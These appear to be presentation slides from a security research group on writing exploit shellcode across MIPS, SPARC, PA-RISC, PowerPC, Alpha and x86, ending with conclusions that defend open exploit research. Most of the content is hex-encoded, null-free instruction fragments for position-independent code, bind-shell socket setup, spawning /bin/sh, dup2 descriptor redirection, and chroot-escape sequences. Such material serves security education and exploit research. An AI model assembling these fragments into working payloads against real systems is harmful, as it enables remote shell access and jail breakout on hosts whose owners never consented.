socket	x061	ret,AF_INET=2,SOCK_STREAM=1,prot=0
bind	x068	ret,sfd,->sadr=[0xff,2,hi,lo,0,0,0,0],->[0x10]
listen	x06a	ret,sfd,backlog=5
accept	x01e	ret,sfd,0,0
dup2	x05a	ret,sfd,fd={0,1,2}

System call invocation (Linux/x86)

- `int 0x80` software interrupt instruction
- register `eax` denotes system call number
- registers `ebx, ecx, edx` are filled with system call arguments

System call invocation (Linux/x86)

syscall	%eax	%ebx,%ecx,%edx
exec	x00b	->path="/bin/sh",->[->a0=path,0]
exec	x00b	->path="/bin/sh",->[->a0=path,->a1="-c",->a2=cmd,0]
mkdir	x027	->path="b..",mode=0 (each value is valid)
chroot	x03d	->path={"b..","."}
chdir	x00c	->path=".."
socketcall	x066	getpeername=7,->[sfd,->sadr=[],->[len=0x10]]
socketcall	x066	socket=1,->[AF_INET=2,SOCK_STREAM=2,prot=0]
socketcall	x066	bind=2,->[sfd,->sadr=[0xff,2,hi,lo,0,0,0,0],len=0x10]
socketcall	x066	listen=4,->[sfd,backlog=102]
socketcall	x066	accept=5,->[sfd,0,0]
dup2	x03f	sfd,fd={2,1,0}

System call invocation (Beos/x86)

- `int 0x25` software interrupt instruction
- register `eax` denotes system call number
- arguments are passed through stack in reverse order – the first system call argument is pushed as the last value
- two additional values pushed on the stack: a dummy library return address and a value indicating the number of arguments passed to the system call routine

System call invocation (Beos/x86)

syscall	%eax	stack
execv	x03f	ret,anum=1,->[->path="/bin//sh"],0
execv	x03f	ret,anum=3,->[->path="/bin//sh",->a1="-c",->a2=cmd],0

Position Independent Code (PIC)

- Code execution usually starts at unknown memory location - difficulties when accessing the code's own data.
- PIC is able to locate itself in memory.
- PIC code is usually shorter and free from any constraints imposed on the knowledge or even validity of the initial register values, that are used for proper reconstruction of a given code's data.
- PIC can start executing at whatever valid memory address (stack and heap overflows).
- The rule - use whatever mechanism available to obtain current value of a PC register (subroutine calls, branches, special instructions).

MIPS microprocessors

Branch less than zero and link instruction:

```
label: bltzal  $zero,<label>
```

As a result, the address of memory location `<label+8>` is stored in register `ra`.

SPARC microprocessors

Branch never and annulate next+call instruction:

```
label:   bn,a    <label-4>
         bn,a    <label>
         call    <label+4>
```

As a result, the address of memory location `<label+12>` is stored in register `o7`.

On SPARC > V8+ it can be done with one instruction:

```
         rd      %pc,%o7
```

PA-RISC microprocessors

Branch and link instruction:

```
label:    bl      .+4,reg
```

As a result, the address of memory location `<label+4>` is stored in register `reg`.

POWER/PowerPC microprocessors

Branch if not equal and link instruction:

```
label:    xor. reg1,reg1,reg1
          bnel    <label>
          mflr    reg2
```

As a result, the address of memory location `<label+8>` is stored in register `reg2`.

Alpha microprocessors

Building `ret zero,(ra),1` instruction on the stack and jumping through it:

```
            ldah    reg1,27643(zero)
            lda     reg1,-32767(reg1)
            stl     reg1,320(sp)
            lda     reg2,320(sp)
jump:       jsr     ra,(reg2),0x10
```

As a result, the address of memory location `<jump+4>` is stored in register `reg2`.

Intel x86 microprocessors (1)

Call and pop instruction sequence:

```
            jmp near ptr  <label>
back:       pop reg
            ...
label:      call near ptr <back>
```

As a result, the address of memory location `<label+5>` is stored in register `reg`.

Intel x86 microprocessors (2)

Push and esp addressing instruction sequence:

```
push  value

mov   %esp,%eax
```

or

```
push  %esp
```

Register specific operations (MIPS)

Loading 16 bit constants into registers:

```
"\x24\x02\x03\xf3"      li      $v0,1011
```

Loading 8 bit constants into registers:

```
"\x24\x10\x01\x90"      li      $s0,400
"\x22\x0d\xfe\x94"      addi    $t5,$s0,-(400-36)
```

Zero free move from `v0` to `a0`:

```
"\x30\x44\xff\xff"      andi    $a0,$v0,0xffff
```

Register specific operations (SPARC)

Loading 8 bit constants into registers:

```
"\x82\x10\x20\x0b"      mov      0x0b,%g1
```

Obtaining zero value in register `o0`:

```
"\x90\x08\x20\x01"      and      %g0,1,%o0
```

Register specific operations (PA-RISC)

Obtaining zero value in register:

```
"\x0b\x39\x02\x99"      xor     %r25,%r25,%r25
```

Loading 8 bit constants into registers:

```
"\xb4\x0f\x40\x04"      addi,<  0x2,%r0,%r15
```

Decrementing register values:

```
"\xb5\xce\x07\xff"      addi    -0x1,%r14,%r14
```

Register specific operations (POWER/PowerPC #1)

Loading/storing values from special registers:

```
"\x7e\xa8\x02\xa6"    mflr    r21
"\x7e\xa9\x03\xa6"    mtctr   r21
```

Loading 16 bit constants into registers:

```
"\x3b\x20\x01\x01"    lil     r25,0x101
```

Loading 8 bit constants into registers:

```
"\x3a\xc0\x01\xff"    lil     r22,0x1ff
"\x3b\x76\xfe\x02”    cal     r27,-510(r22)
```

Register specific operations (POWER/PowerPC #2)

Decrementing register values:

```
"\x37\x39\xff\xff"      ai.     r25,r25,-1
```

Zero free move between registers:

```
"\x7e\x83\xa3\x78"      mr      r3,r20
```

Obtaining zero value in register:

```
"\x7c\xa5\x2a\x79"      xor.    r5,r5,r5
```

Register specific operations (Alpha)

Loading 32 bit constants into registers:

```
"\xfb\x6b\x7f\x26"      ldah    a3,27643(zero)
"\x01\x80\x73\x22"      lda     a3,-32767(a3)
```

Obtaining zero value in register:

```
"\x12\x04\xff\x47"       bis    zero,zero, a2
```

Zero free loading 8 bit value into v0:

```
"\xbb\x02\xbf\x22"       lda    a5,699(zero)
"\x50\xfd\x15\x20"       lda    v0,-640(a5)
```

Register specific operations (Intel x86)

Convert double to quadword:

```
"\x99"                  cdql
```

Increment/decrement register value:

```
"\x49"                  decl    %ecx
"\x41"                  incl    %ecx
```

Obtaining zero value in register:

```
"\x33\xd2"              xorl    %edx,%edx
```

Preparing and addressing data in memory (MIPS)

Storing register value or zero:

```
"\xaf\xe4\xfb\x24"      sw    $a0,-1244($ra)
"\xa3\xe0\xff\x0f"      sb    $zero,-241($ra)
```

Loading halfword from memory:

```
"\x97\xeb\xff\xc2"      lhu   $t3,-62($ra)
```

Preparing and addressing data in memory (SPARC)

Storing register value or zero:

```
"\xc0\x22\x20\x08"      st    %g0,[%o0+8]
"\xd0\x22\x20\x10"      st    %o0,[%o0+16]
```

Loading word from memory:

```
"\xe6\x03\xff\xd0"      ld    [%o7-48],%l3
"\xe8\x03\xe0\x04"      ld    [%o7+4],%l4
```

Preparing and addressing data in memory (PA-RISC)

Storing register value or zero:

```
"\x0f\x40\x12\x14"      stbs    %r0,0xa(%r26)
"\x6b\x5a\x3f\x99"      stw     %r26,-0x34(%r26)
```

Loading halfword from memory:

```
"\x47\x2f\x02\x20"      ldh     0x110(%r25),%r15
```

Preparing and addressing data in memory (PowerPC)

Storing register value or zero:

```
"\x90\x7f\xff\x10"      st      r3,-240(r31)
"\x98\xbf\xff\x0f"      stb     r5,-241(r31)
```

Loading effective address:

```
"\x38\x9f\xff\x10"      cal     r4,-240(r31)
"\x88\x5f\xff\x0f"      lbz     r2,-241(r31)
```

Loading halfword from memory:

```
"\xa3\x78\xff\xfe"      lhz     r27,-2(r24)
```

Preparing and addressing data in memory (Alpha)

Storing register value or zero:

```
"\x40\x01\x7e\xb2"      stl     a3,320(sp)
"\x5c\x7d\x1a\xb6"      stq     a0,32092(ra)
"\xcb\x7d\xfa\x3b"      stb     zero,32203(ra)
```

Preparing and addressing data in memory (Intel x86)

```
"\x6a\x10"              pushb   $0x10

"\x50"                  pushl   %eax
"\x68""//sh"            pushl   $0x68732f2f
"\x68""/bin"            pushl   $0x6e69622f

"\x66\x68""-c"          pushw   $0x632d
```

`%esp` register automatically points at data block filled by `push` instructions.

Preparing and addressing data in memory (Intel x86)

Store string family instructions:

```
"\xab"                  stosl     %eax,%es:(%edi)
```

Load effective address:

```
"\x8d\x40\x08"          leal      0x08(%eax),%eax

"\x88\x42\x08"          movb      %al,0x8(%edx)
```

BIND (Introduction)

We need to fill the `sockaddr_in` structure in order to create a listening socket:

```
struct sockaddr_in {
        uchar sin_len               = xx
        uchar sin_family            = 02 (AF_INET)
        ushort sin_port             = port
        uint sin_addr.s_addr        = 00 (INADDR_ANY)
        ...
}
```

The value of `sin_len` field is not important for `AF_INET` domain sockets.

BIND (MIPS)

Filling the `sockaddr_in` structure:

```
"\x30\x02\x12\x34"
"\x04\x10\xff\xff"      bltzal $zero,<bindsckcode+4>
"\x24\x11\x01\xff"      li     $s1,511
"\xaf\xe0\xff\xf8"      sw     $zero,-8($ra)
```

Passing it to `bind()` system call:

```
"\x23\xe5\xff\xf4"      addi    $a1,$ra,-12
```

BIND (SPARC)

Filling the `sockaddr_in` structure:

```
"\x20\xbf\xff\xff"      bn,a    <bindsckcode-4>
"\x20\xbf\xff\xff"      bn,a    <bindsckcode>
"\x7f\xff\xff\xff"      call    <bindsckcode+4>
"\x33\x02\x12\x34"
...
"\xc0\x23\xe0\x08"      st      %g0,[%o7+8]
```

Passing it to `bind()` system call:

```
"\x92\x03\xe0\x04"      add     %o7,4,%o1
```

BIND (PA-RISC)

Filling the `sockaddr_in` structure:

```
"\xb4\x17\x40\x04"      addi,<  0x2,%r0,%r23
"\xe9\x97\x40\x02"      blr,n   %r23,%r12
...
"\x61\x02\x23\x45”
"\x0d\x80\x12\x8a"      stw     %r0,0x5(%r12)
"\xb5\x8c\x40\x10"      addi,<  0x8,%r12,%r12
```

Passing it to `bind()` system call:

```
"\xb5\x99\x40\x02"      addi,<  0x1,%r12,%r25
```

BIND (PowerPC)

Filling the `sockaddr_in` structure:

```
"\x7e\x94\xa2\x79"      xor.    r20,r20,r20
...
"\x2c\x74\x12\x34"      cmpi    cr0,r20,0x1234
"\x41\x82\xff\xfd"      beql    <bindsckcode>
"\x7f\x08\x02\xa6"      mflr    r24
"\x92\x98\xff\xfc"      st      r20,-4(r24)
```

Passing it to `bind()` system call:

```
"\x38\x98\xff\xf8"      cal     r4,-8(r24)
```

BIND (x86)

Filling the `sockaddr_in` structure:

```
"\x33\xc0"                  xorl    %eax,%eax
"\x50"                      pushl   %eax
"\x68\xff\x02\x12\x34"      pushl   $0x341202ff
"\x89\xe7"                  movl    %esp,%edi
```

Passing it to `bind()` system call:

```
 "\x57"                      pushl   %edi
```

CHROOT (Introduction)

Heavy use of the “a..” (“t..” etc.) substrings:

```
mkdir("a..",mode)
chroot("a..")
chdir("..")
chroot(".")
```

Any value of `mode` is valid.

CHROOT (MIPS)

```
"\x30\x61.."
"\x04\x10\xff\xff"      bltzal   $zero,<chrootcode+4>
"\xaf\xe0\xff\xf8"      sw       $zero,-8($ra)

"\x23\xe4\xff\xf5"      addi     $a0,$ra,-11 // -> "a.."
"\x23\xe4\xff\xf6"      addi     $a0,$ra,-10 // -> ".."
"\x23\xe4\xff\xf7"      addi     $a0,$ra,-9  // -> "."
```

Only one instruction is needed to obtain the pointer to a given string.

CHROOT (SPARC)

```
"\x20\xbf\xff\xff"      bn,a    <chrootcode-4>
"\x20\xbf\xff\xff"      bn,a    <chrootcode>
"\x7f\xff\xff\xff"      call    <chrootcode+4>
"\x80\x61.."
"\xc0\x2b\xe0\x08"      stb     %g0,[%o7+8]

"\x90\x03\xe0\x05"      add     %o7,5,%o0 // -> "a.."
"\x90\x03\xe0\x06"      add     %o7,6,%o0 // -> ".."
"\x90\x03\xe0\x07"      add     %o7,7,%o0 // -> "."
```

CHROOT (PA-RISC)

```
"\xb4\x17\x40\x04"   addi,<   0x2,%r0,%r23
"\xeb\x57\x40\x02"   blr,n    %r23,%r26
...
"\x61\x2e\x2e\x2e"   a...
...
"\x08\x1a\x06\x0c"   add      %r26,%r0,%r12
"\x0d\x80\x12\x06"   stbs     %r0,0x3(%r12)

"\xb7\x5a\x40\x12"   addi,<   0x9,%r26,%r26 // ->"a.. "
"\xb5\x9a\x40\x02"   addi,<   0x1,%r12,%r26 // -> ".. "
"\xb5\x9a\x40\x04"   addi,<   0x2,%r12,%r26 // -> ". "
```

CHROOT (PowerPC)

```
"\x2c\x74\x2e\x2e"      cmpi    cr0,r20,0x2e2e
"\x41\x82\xff\xfd"      beql    <chrootcode>
"\x7f\x08\x02\xa6"      mflr    r24
"\x92\x98\xff\xfc"      st      r20,-4(r24)

"\x38\x78\xff\xf9"      cal     r3,-7(r24) // -> "t.."
"\x38\x78\xff\xfa"      cal     r3,-6(r24) // -> ".."
"\x38\x78\xff\xfb"      cal     r3,-5(r24) // -> "."
```

CHROOT (Intel x86)

```
"\x33\xc0"              xorl    %eax,%eax
"\x50"                  pushl   %eax
"\x68""bb.."            pushl   $0x2e2e6262
"\x89\xe3"              movl    %esp,%ebx

"\x43"                  incl    %ebx        // -> ”b..”
"\x43"                  incl    %ebx        // -> ”..”
"\x43"                  incl    %ebx        // -> ”.”
```

Stack and `esp` register are used for data creation and pointer calculation.

Procedures and loops (MIPS)

Loop:

```
"\x24\x11\x01\x01"      li      $s1,257
...
"\x22\x31\xff\xff"      addi    $s1,$s1,-1
"\x06\x21\xff\xfb"      bgez    $s1,<chrootcode+40>
```

Jump forward:

```
...
"\x03\xed\x68\x20"      add     $t5,$ra,$t5
"\x01\xa0\xf0\x09"      jalr    $s8,$t5
```

Procedures and loops (SPARC)

Loop:

```
"\xaa\x20\x3f\xe0"      sub     %g0,-32,%l5
"\x90\x03\xe0\x06"      add     %o7,6,%o0
"\x82\x10\x20\x0c"      mov     0x0c,%g1
"\xaa\x85\x7f\xff"      addcc   %l5,-1,%l5
"\x12\xbf\xff\xfd"      ble     <chrootcode+48>
"\x91\xd0\x20\x08"      ta      8
```

Jump forward:

```
...
"\xaa\x03\xe0\x28"      add     %o7,40,%l5
"\x81\xc5\x60\x08"      jmp     %l5+8
```

Procedures and loops (PA-RISC #1)

Loop:

```
"\xb4\x0d\x01\xfe" addi    0xff,%r0,%r13
<chrootcode+64>
...
"\x88\x0d\x3f\xdd" combf,= %r13,%r0,<chrootcode+64>
"\xb5\xad\x07\xff" addi    -0x1,%r13,%r13
```

Jump forward:

```
 "\x80\x1c\x20\x20" comb,=  %ret0,%r0,<findsckcode+60>
```

Procedures and loops (PA-RISC #2)

Procedure body:

```
"\x20\x20\x08\x01"      ldil    L%0xc0000004,%r1
"\xe4\x20\xe0\x08"      ble     R%0xc0000004(%sr7,%r1)
"\x0a\xf7\x02\x97"      xor     %r23,%r23,%r23
"\xe8\x40\xc0\x02"      bv,n    0(%rp)
```

Procedure call:

```
"\xe8\x5f\x1f\xad"      bl      <chrootcode+4>,%rp
"\xb4\x16\x71\x10"      addi,>  0x88,%r0,%r22
```

Procedures and loops (PowerPC #1)

AIX `syscall` code:

```
"\x7e\x94\xa2\x79"     xor.    r20,r20,r20
"\x40\x82\xff\xfd"     bnel    <syscallcode>
"\x7e\xa8\x02\xa6"     mflr    r21
"\x3a\xc0\x01\xff"     lil     r22,0x1ff
"\x3a\xf6\xfe\x2d"     cal     r23,-467(r22)
"\x7e\xb5\xba\x14"     cax     r21,r21,r23
"\x7e\xa9\x03\xa6"     mtctr   r21
"\x4e\x80\x04\x20"     bctr
#ifdef V41
"\x03\x68\x41\x5e\x6d\x7f\x6f\xd6\x57\x56\x55\x53”
#endif
"\x4c\xc6\x33\x42"     crorc   cr6,cr6,cr6
"\x44\xff\xff\x02"     svca    0x0
```

Procedures and loops (PowerPC #2)

Procedure call:

```
"\x7e\xa9\x03\xa6"     mtctr   r21
"\x4e\x80\x04\x20"     bctr
```

Loop:

```
"\x3b\x20\x01\x01"     lil      r25,0x101
...
"\x37\x39\xff\xff"     ai.      r25,r25,-1
"\x40\x82\xff\xec"     bne      <chrootcode+52>
```

Procedures and loops (Intel x86 #1)

Solaris X86 `syscall` code :

```
"\x33\xc0"                  xorl    %eax,%eax
"\xeb\x09"                  jmp     <syscallcode+13>
"\x5f"                      popl    %edi
"\x57"                      pushl   %edi
"\x47"                      incl    %edi
"\xab"                      stosl   %eax,%es:(%edi)
"\x47"                      incl    %edi
"\xaa"                      stosb   %al,%es:(%edi)
"\x5e"                      popl    %esi
"\xeb\x0d"                  jmp     <syscallcode+26>
"\xe8\xf2\xff\xff\xff" call    <syscallcode+4>
"\x9a\xff\xff\xff\xff\x07\xff"
"\xc3"                      ret
```

Procedures and loops (Intel x86 #2)

Procedure call:

```
"\xff\xd6"              call    *%esi
```

Loop:

```
"\xb1\xff"              movb    $0xff,%cl
...
"\xe2\xfa"              loop    <chrootcode+21>
```

Conclusions (technical)

- Writing effective and universal proof of concept codes is not such an easy task as it is often claimed.
- However, it is not *an impossible mission*, either.
- We can talk about a quality of such codes.
- Assembly routines are usually the essential components of such codes.
- These routines evolve both in the sense of increased complexity as well as extended functionality.

Conclusions (general)

- The actual research in the area of attack methodologies is being conducted continuously.
- There are dozens of people capable to prepare an operational code for any discovered vulnerability.
- It should be assumed that the information about vulnerability is equal to an exploit code itself.
- The best proof for existence of the threat is an operating exploit code (the final argument).
- It is much better when such things are known.

Thank you for your attention

Last Stage of Delirium
Research Group

http://lsd-pl.net

contact@LSD-PL.NET